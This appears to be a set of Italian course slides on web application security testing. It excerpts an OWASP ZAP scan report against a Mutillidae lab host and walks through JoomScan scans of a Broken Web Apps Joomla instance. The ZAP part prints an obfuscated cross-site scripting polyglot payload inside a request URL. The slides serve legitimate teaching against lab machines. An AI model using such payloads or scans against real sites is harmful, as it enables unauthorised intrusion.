Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Cross Site Scripting (DOM Based)	High	5 (14.3%)
Cross Site Scripting (Reflected)	High	16 (45.7%)
External Redirect	High	1 (2.9%)
Hash Disclosure - MD5 Crypt	High	2 (5.7%)

Output parziale

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Alerts

Risk=High, Confidence=High (2)

http://10.0.2.11 (2)

Cross Site Scripting (DOM Based) (1)

▸ POST http://10.0.2.11/mutillidae/index.php?page=set-background-color.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

Hash Disclosure - MD5 Crypt (1)

▸ GET http://10.0.2.11/mutillidae/index.php?page=source-viewer.php

Risk=High, Confidence=Medium (9)

http://10.0.2.11 (9)

Cross Site Scripting (Reflected) (1)

Vulnerabilità ordinate secondo «Risk» e «Confidence», dalle più gravi e certe a quelle meno

Output parziale

Analisi delle Applicazioni Web

Vulnerability Scanner – ZAP – Esempio

Appendix

Alert types

This section contains additional information on the types of alerts in the report.

Cross Site Scripting (DOM Based)

Source	raised by an active scanner (Cross Site Scripting (DOM Based))
CWE ID	79
WASC ID	8
Reference	▪ https://owasp.org/www-community/attacks/xss/ ▪ https://cwe.mitre.org/data/definitions/79.html

Analisi delle Applicazioni Web

CMS & Framework Identification – OWASP JoomScan

- Strumento open-source sviluppato da OWASP per l'analisi di vulnerabilità nei siti basati sul CMS Joomla

- Scritto in Perl, permette di effettuare security assessment automatici su istanze Joomla pubbliche o locali

- Rileva vulnerabilità note nel CMS Joomla
  - Versioni non aggiornate
  - Componenti vulnerabili
  - Moduli male configurati
  - Directory esposte o login page non protette
  - Etc

Analisi delle Applicazioni Web


CMS & Framework Identification – OWASP JoomScan

- Funzionalità principali
  - Identifica la versione di Joomla
  - Controlla la presenza di componenti vulnerabili
  - Verifica configurazioni insicure
  - Rileva file di backup esposti
  - Supporta report in formato TXT o HTML

Analisi delle Applicazioni Web


CMS & Framework Identification – OWASP JoomScan

- Non è installato di default in Kali Linux
  - **`apt-get install joomscan`**
- Per avviarlo è sufficiente digitare **`joomscan`**



Analisi delle Applicazioni Web
OWASP JoomScan – Help


- Per ottenere l'*Help* è necessario digitare **`joomscan --help`**



Analisi delle Applicazioni Web

OWASP JoomScan – Esempio


- **Macchina Target:** *OWASP Broken Web Apps* [Indirizzo IP: **`10.0.2.4`**]
- https://www.dropbox.com/s/ja1923vm0ghwth7/OWASP_BWA.ova?dl=0
- URL al servizio Joomla: **`http://10.0.2.4/joomla/`**



Analisi delle Applicazioni Web

OWASP JoomScan – Esempio


- **joomscan -u http://10.0.2.4/joomla/**



Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- **`joomscan -u http://10.0.2.4/joomla/`**




Vulnerabilità rilevate e relativi exploit

Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- **joomscan -u http://10.0.2.4/joomla/**




Pagina di accesso per l'amministratore

Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- **`joomscan -u http://10.0.2.4/joomla/`**




Presenza del file `robots.txt`

Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- **`joomscan -u http://10.0.2.4/joomla/`**




Path potenzialmente interessanti

Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- `joomscan -u http://10.0.2.4/joomla/`



Analisi delle Applicazioni Web

OWASP JoomScan – Esempio


- `joomscan -u http://10.0.2.4/joomla/`

Al termine della scansione…

Analisi delle Applicazioni Web

OWASP JoomScan – Esempio

- Il report è memorizzato in **`/usr/share/joomscan/reports/`**



Vulnerability
[+] FireWall Detector
[+] Joomla Version
[+] Core Joomla Vulnerability
[+] apache info/status files
[+] admin finder
